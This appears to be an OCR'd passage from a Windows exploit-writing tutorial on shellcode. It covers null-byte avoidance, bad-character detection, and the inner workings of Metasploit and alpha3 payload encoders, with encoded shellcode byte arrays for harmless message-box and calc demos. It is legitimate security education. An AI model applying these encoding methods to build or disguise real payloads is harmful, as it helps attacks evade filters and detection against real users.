
```
XOR EAX,EAX
MOV AL,1
PUSH EAX
```

or, in bytecode :

```
\x31\xc0\xb0\x01\x50
```

let's compare the two:

```
[BITS 32]

PUSH 0x1
INT 3
XOR EAX,EAX
MOV AL,1
PUSH EAX
INT 3
```



Both bytecodes are 5 bytes, so avoiding null bytes does not necessarily mean your code will increase in size.
You can obviously use this in many ways – for example to overwrite a character with a null byte, etc)

Technique 6 : using alternative instructions

Previous example (push 1) could also be written like this

```
XOR EAX,EAX
INC EAX
PUSH EAX
```

```
\x31\xc0\x40\x50
```

(=> only 4 bytes... so you can even decrease the number of bytes by being a little bit creative)
or you could try even do this :

```
\x6A\x01
```

This will also perform PUSH 1 and is only 2 bytes...

Technique 7 : strings : from null byte to spaces & null bytes

If you have to write a string to the stack and end it with a null byte, you can also do this :

- write the string and use spaces (0×20) at the end to make everything 4 byte aligned
- add null bytes

Example : if you need to write "Corelan" to the stack, you can do this :

```
PUSH 0x006e616c     ;push "Corelan" to stack
PUSH 0x65726f43
```

but you can also do this : (use space instead of null byte, and then push null bytes using a register)

```
XOR EAX,EAX
PUSH EAX
PUSH 0x206e616c     ;push "Corelan " to stack
PUSH 0x65726f43
```

Conclusion :

These are just a few of many techniques to deal with null bytes. The ones listed here should at least give you an idea about some possibilities if you have to deal with null bytes and you don't want to (or – for whatever reason – you cannot) use a payload encoder.

Encoders : Payload encoding

Of course, instead of just changing individual instructions, you could use an encoding technique that would encode the entire shellcode. This technique is often used to avoid bad characters... and in fact, a null byte can be considered to be a bad character too.
So this is the right time to write a few words about payload encoding.

(Payload) Encoders

Encoders are not only used to filter out null bytes. They can be used to filter out bad characters in general (or overcome a character set limitation)

Bad characters are not shellcode specific – they are exploit specific. They are the result of some kind of operation that was executed on your payload before your payload could get executed. (For example replacing spaces with underscores, or converting input to uppercase, or in the case of null bytes, would change the payload buffer because it gets terminated/truncated)

How can we detect bad characters ?

Detecting bad characters

The best way to detect if your shellcode will be subject to a bad character restriction is to put your shellcode in memory, and compare it with the original shellcode, and list the differences.

You obviously could do this manually (compare bytes in memory with the original shellcode bytes), but it will take a while.

You can also use one of the debugger plugins available :

windbg : byakugan (see exploit writing tutorial part 5)


or Immunity Debugger : pvefindaddr :

First, write your shellcode to a file (pveWritebin.pl – see earlier in this document)... write it to c:\tmp\shellcode.bin for example

Next, attach Immunity Debugger to the application you are trying to exploit and feed the payload (containing the shellcode) to this application.

When the application crashes (or stops because of a breakpoint set by you), run the following command to compare the shellcode in file with the shellcode in memory :

!pvefindaddr compare c:\tmp\shellcode



If bad characters would have been found (or the shellcode was truncated because of a null byte), the Immunity Log window will indicate this.

If you already know what your bad chars are (based on the type of application, input, buffer conversion, etc), you can use a different technique to see if your shellcode will work.

Suppose you have figured out that the bad chars you need to take care of are 0×48, 0×65, 0x6C, 0x6F, 0×20, then you can use skylined's beta3 utility again. You need to have a bin file again (bytecode written to file) and then run the following command against the bin file :

```
beta3.py --badchars 0x48,0x65,0x6C,0x6F,0x20 shellcode.bin
```

If one of these "bad chars" are found, their position in the shellcode will be indicated.

Encoders : Metasploit

When the data character set used in a payload is restricted, an encoder may be required to overcome those restrictions. The encoder will either wrap the original code, prepend it with a decoder which will reproduce the original code at runtime, or will modify the original code so it would comply with the given character set restrictions.

The most commonly used shellcode encoders are the ones found in Metasploit, and the ones written by skylined (alpha2/alpha3).

Let's have a look at what the Metasploit encoders do and how they work (so you would know when to pick one encoder over another).

You can get a list of all encoders by running the ./msfencode -l command. Since I am targetting the win32 platform, we are only going to look at the ones that we written for x86

```
./msfencode -l -a x86

Framework Encoders (architectures: x86)
=======================================
```

```
Name                    Rank       Description
----                    ----       -----------
generic/none            normal     The "none" Encoder
x86/alpha_mixed         low        Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper         low        Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower  manual     Avoid UTF8/tolower
x86/call4_dword_xor     normal     Call+4 Dword XOR Encoder
x86/countdown           normal     Single-byte XOR Countdown Encoder
x86/fnstenv_mov         normal     Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive   normal     Jump/Call XOR Additive Feedback Encoder
x86/nonalpha            low        Non-Alpha Encoder
x86/nonupper            low        Non-Upper Encoder
x86/shikata_ga_nai      excellent  Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit   manual     Single Static Bit
x86/unicode_mixed       manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper       manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```

The default encoder in Metasploit is shikata_ga_nai, so we'll have a closer look at that one.

x86/shikata_ga_nai


Let's use our original message shellcode (the one with null bytes) and encode it with shikata_ga_nai, filtering out null bytes :
Original shellcode

```
C:\shellcode>perl pveReadbin.pl msgbox.bin
Reading msgbox.bin
Read 78 bytes

"\x68\x6c\x61\x6e\x00\x68\x43\x6f"
"\x72\x65\x89\xe3\x68\x61\x6e\x20"
"\x00\x68\x6f\x72\x65\x6c\x68\x62"
"\x79\x20\x43\x68\x6e\x65\x64\x20"
"\x68\x6e\x20\x70\x77\x68\x20\x62"
"\x65\x65\x68\x68\x61\x76\x65\x68"
"\x59\x6f\x75\x20\x89\xe1\x31\xc0"
"\x50\x53\x51\x50\x50\xbe\xea\x07"
"\x45\x7e\xff\xe6\x31\xc0\x50\xb8"
"\x12\xcb\x81\x7c\xff\xe0";
```


I wrote these bytes to /pentest/exploits/shellcode.bin and encoded them with shikata_ga_nai :

```
./msfencode -b '\x00' -i /pentest/exploits/shellcode.bin -t c
[*] x86/shikata_ga_nai succeeded with size 105 (iteration=1)

unsigned char buf[] =
"\xdb\xc9\x29\xc9\xbf\x63\x07\x01\x58\xb1\x14\xd9\x74\x24\xf4"
"\x5b\x83\xc3\x04\x31\x7b\x15\x03\x7b\x15\x81\xf2\x69\x34\x24"
"\x93\x69\xac\xe5\x04\x18\x49\x60\x39\xb4\xf0\x1c\x9e\x45\x9b"
"\x8f\xac\x20\x37\x27\x33\xd2\xe7\xf4\xdb\x4a\x8d\x9e\x3b\xfb"
"\x23\x7e\x4c\x8c\xd3\x5e\xce\x17\x41\xf6\x66\xb9\xff\x63\x1f"
"\x60\x6f\x1e\xff\x1b\x8e\xd1\x3f\x4b\x02\x40\x90\x3c\x1a\x88"
"\x17\xf8\x1c\xb3\xfe\x33\x21\x1b\x47\x21\x6a\x1a\xcb\xb9\x8c";
```

(Don't worry if the output looks different on your system – you'll understand why it could be different in just a few moments)
(Note : Encoder increased the shellcode from 78 bytes to 105.)
Loaded into the debugger (using the testshellcode.c application), the encoded shellcode looks like this :



As you step through the instructions, the first time the XOR instruction (XOR DWORD PTR DS:[EBX+15],EDI is executed, an instruction below (XOR EDX,93243469) is changed to a LOOPD instruction :



From that point forward, the decoder will loop and reproduce the original code... that's nice, but how does this encoder/decoder really work ?

The encoder will do 2 things :

1. it will take the original shellcode and perform XOR/ADD/SUB operations on it. In this example, the XOR operation starts with an initial value of 58010763 (which is put in EDI in the decoder). The XORed bytes are written after the decoder loop.

2. it will produce a decoder that will recombine/reproduce the original code, and write it right below the decoding loop. The decoder will be prepended to the xor'ed instructions. Together, these 2 components make the encoded payload.

When the decoder runs, the following things happen :

- FCMOVNE ST,ST(1) (FPU instruction, needed to make FSTENV work – see later)
- SUB ECX,ECX
- MOV EDI,58010763 : initial value to use in the XOR operations
- MOV CL,14 : sets ECX to 00000014 (used to keep track of progress while decoding). 4 bytes will be read at a time, so 14h x 4 = 80 bytes (our original shellcode is 78 bytes, so this makes sense).
- FSTENV PTR SS: [ESP-C] : this results in getting the address of the first FPU instruction of the decoder (FCMOVNE in this example). The requisite to make this instruction work is that at least one FPU instruction is executed before this one – doesn't matter which one. (so FLDPI should work too)
- POP EBX : the address of the first instruction of the decoder is put in EBX (popped from the stack)

It looks like the goal of the previous instructions was : "get the address of the begin of the decoder and put it in EBX" (GetPC – see later), and "set ECX to 14".


Next, we see this :

- ADD EBX,4 : EBX is increased with 4
- XOR DWORD PTR DS: [EBX+15], EDI : perform XOR operation using EBX+15 and EDI, and write the result at EBX+15. The first time this instruction is executed, a LOOPD instruction is recombined.
- ADD EDI, DWORD PTR DS:[EBX+15] : EDI is increased with the bytes that were recombined at EBX+15, by the previous instruction.

Ok, it starts to make sense. The first instructions in the decoder were used to determine the address of the first instruction of the decoder, and defines where the loop needs to jump back to. That explains why the loop instruction itself was not part of the decoder instructions (because the decoder needed to determine it's own address before it could write the LOOPD instruction), but had to be recombined by the first XOR operation.


From that point forward, a loop is initiated and results are written to EBX+15 (and EBX is increased with 4 each iteration). So the first time the loop is executed, after EBX is increased with 4, EBX+15 points just below the loopd instruction (so the decoder can use EBX (+15) as register to keep track of the location where to write the decoded/original shellcode). As shown above, the decoding loop consists of the following instructions :

```
ADD EBX,4
XOR DWORD PTR DS: [EBX+15], EDI
ADD EDI, DWORD PTR DS: [EBX+15]
```



Again, the XOR instruction will produce the original bytes and write them at EBX+15. Next, the result is added to EDI (which is used to XOR the next bytes in the next iteration)...

The ECX register is used to keep track of the position in the shellcode(counts down). When ECX reaches 1, the original shellcode is reproduced below the loop, so the jump (LOOPD) will not be taken anymore, and the original code will get executed (because it is located directly after the loop)



Ok, look back at the description of the encoder in Metasploit :


```
Polymorphic XOR Additive Feedback Encoder
```

We know where the XOR and Additive words come from... but what about Polymorphic ?

Well, every time you run the encoder, some things change

- the value that is put in ESI changes
- the place of the instructions to get the address of the start of the decoder changes
- the registers used to keep track of the position (EBX in our example above, EDX in the screenshot below) varies.

In essence, the order of the intructions before the loop change, and the variable values (registers, value of ESI) changes too.



This makes sure that, every time you create an encoded version of the payload, most of the bytes will be different (without changing the overall concept behind the decoder), which makes this payload “polymorphic” / hard to get detected.

x86/alpha_mixed

Encoding our example msgbox shellcode with this encoder produces a 218 byte encoded shellcode :

```
./msfencode -e x86/alpha_mixed -b '\x00' -i /pentest/exploits/shellcode.bin -t c
[*] x86/alpha_mixed succeeded with size 218 (iteration=1)

unsigned char buf[] =
"\x89\xe3\xda\xc3\xd9\x73\xf4\x58\x50\x59\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
"\x43\x58\x42\x4c\x45\x31\x42\x4e\x45\x50\x42\x48\x50\x43\x42"
"\x4f\x51\x62\x51\x75\x4b\x39\x48\x63\x42\x48\x45\x31\x50\x6e"
"\x47\x50\x45\x50\x45\x38\x50\x6f\x43\x42\x43\x55\x50\x6c\x51"
"\x78\x43\x52\x51\x69\x51\x30\x43\x73\x42\x48\x50\x6e\x45\x35"
"\x50\x64\x51\x30\x45\x38\x42\x4e\x45\x70\x44\x30\x50\x77\x50"
"\x68\x51\x30\x51\x72\x43\x55\x50\x65\x42\x48\x45\x38\x45\x31"
"\x43\x46\x42\x45\x50\x68\x42\x79\x50\x6f\x44\x35\x51\x30\x4d"
"\x59\x48\x61\x45\x61\x4b\x70\x42\x70\x46\x33\x46\x31\x42\x70"
"\x46\x30\x4d\x6e\x4a\x4a\x43\x37\x51\x55\x43\x4e\x4b\x4f\x4b"
"\x56\x46\x51\x4f\x30\x50\x50\x4d\x68\x46\x72\x4a\x6b\x4f\x71"
"\x43\x4c\x4b\x4f\x4d\x30\x41\x41";
```

As you can see in this output, the biggest part of the shellcode consists of alphanumeric characters (we just have a couple of non-alphanumeric characters at the begin of the code)

The main concept behind this encoder is to reproduce the original code (via a loop), by performing certain operations on these alphanumeric characters – pretty much like what shikata_ga_nai does, but using a different (limited) instruction set and different operations.

x86/fnstenv_mov

Yet another encoder, but it will again produce something that has the same building blocks at other examples of encoded shellcode :


- getpc (see later)
- reproduce the original code (one way or another – this technique is specific to each encoder/decoder)
- jump to the reproduced code and run it

Example : WinExec “calc” shellcode, encoded via fnstenv_mov

Encoded shellcode looks like this :


```
"\x6a\x33\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x48"
"\x9d\xfb\x3b\x83\xeb\xfc\xe2\xf4\xb4\x75\x72\x3b\x48\x9d"
"\x9b\xb2\xad\xac\x29\x5f\xc3\xcf\xcb\xb0\x1a\x91\x70\x69"
"\x5c\x16\x89\x13\x47\x2a\xb1\x1d\x79\x62\xca\xfb\xe4\xa1"
"\x9a\x47\x4a\xb1\xdb\xfa\x87\x90\xfa\xfc\xaa\x6d\xa9\x6c"
"\xc3\xcf\xeb\xb0\x0a\xa1\xfa\xeb\xc3\xdd\x83\xbe\x88\xe9"
"\xb1\x3a\x98\xcd\x70\x73\x50\x16\xa3\x1b\x49\x4e\x18\x07"
"\x01\x16\xcf\xb0\x49\x4b\xca\xc4\x79\x5d\x57\xfa\x87\x90"
"\xfa\xfc\x70\x7d\x8e\xcf\x4b\xe0\x03\x00\x35\xb9\x8e\xd9"
"\x10\x16\xa3\x1f\x49\x4e\x9d\xb0\x44\xd6\x70\x63\x54\x9c"
"\x28\xb0\x4c\x16\xfa\xeb\xc1\xd9\xdf\x1f\x13\xc6\x9a\x62"
"\x12\xcc\x04\xdb\x10\xc2\xa1\xb0\x5a\x76\x7d\x66\x22\x9c"
"\x76\xbe\xf1\x9d\xfb\x3b\x18\xf5\xca\xb0\x27\x1a\x04\xee"
"\xf3\x6d\x4e\x99\x1e\xf5\x5d\xae\xf5\x00\x04\xee\x74\x9b"
"\x87\x31\xc8\x66\x1b\x4e\x4d\x26\xbc\x28\x3a\xf2\x91\x3b"
"\x1b\x62\x2e\x58\x29\xf1\x98\x15\x2d\xe5\x9e\x3b\x42\x9d"
"\xfb\x3b";
```

When looking at the code in the debugger, we see this




- PUSH 33 + POP ECX= put 33 in ECX. This value will be used as counter for the loop to reproduce the original shellcode.
- FLDZ + FSTENV : code used to determine it’s own location in memory (pretty much the same as what was used in shikata_ga_nai)
- POP EBX : current address (result of last 2 instructions) is put in EBX
- XOR DWORD PTR DS:[EBX+13], 3BFB9D48 : XOR operation on the data at address that is relative (+13) to EBX. EBX was initialized in the previous instruction. This will produce 4 byte of original shellcode. When this XOR operation is run for the first time, the MOV AH,75 instruction (at 0×00402196) is changed to “CLD”
- SUB EBX, -4 (subtract 4 from EBX so next time we will write the next 4 bytes)
- LOOPD SHORT : jump back to XOR operation and decrement ECX, as long as ECX is not zero

The loop will effectively reproduce the shellcode. When ECX is zero (so when all code has been reproduced), we can see code (which uses MOV operations + XOR to get our desired values):



First, a call to 0×00402225 is made (main function of the shellcode), where we can see a pointer to “calc.exe” getting pushed onto the stack, and WinExec being located and executed.



Don't worry about how the shellcode works ("locating winexec, etc") for now – you'll learn all about it in the next chapters.

Take the time to look at what the various encoders have produced and how the decoding loops work. This knowledge may be essential if you need to tweak the code.

Encoders : skylined alpha3

Skylined recently released the alpha3 encoding utility (improved version of alpha2, which I have discussed in the unicode tutorial). Alpha3 will produce 100% alphanumeric code, and offers some other functionality that may come handy when writing shellcode/building exploits. Definitely worth while checking out !

Little example : let's assume you have written your unencoded shellcode into calc.bin, then you can use this command to convert it to latin-1 compatible shellcode :

```
ALPHA3.cmd x86 latin-1 call --input=calc.bin > calclatin.bin
```

Then convert it to bytecode :

```
perl pveReadbin.pl calclatin.bin
Reading calclatin.bin
Read 405 bytes

"\xe8\xff\xff\xff\xff\xc3\x59\x68"
"\x66\x66\x66\x66\x6b\x34\x64\x69"
"\x46\x6b\x44\x71\x6c\x30\x32\x44"
"\x71\x6d\x30\x44\x31\x43\x75\x45"
"\x45\x35\x6c\x33\x4e\x33\x67\x33"
"\x7a\x32\x5a\x32\x77\x34\x53\x30"
"\x6e\x32\x4c\x31\x33\x34\x5a\x31"
"\x33\x34\x6c\x34\x47\x30\x63\x30"
"\x54\x33\x75\x30\x31\x33\x57\x30"
"\x71\x37\x6f\x35\x4f\x32\x7a\x32"
"\x45\x30\x63\x30\x6a\x33\x77\x30"
"\x32\x32\x77\x30\x6e\x33\x78\x30"
"\x36\x33\x4f\x30\x73\x30\x65\x30"
"\x6e\x34\x78\x33\x61\x37\x6f\x33"
"\x38\x34\x4f\x35\x4d\x30\x61\x30"
"\x67\x33\x56\x33\x49\x33\x6b\x33"
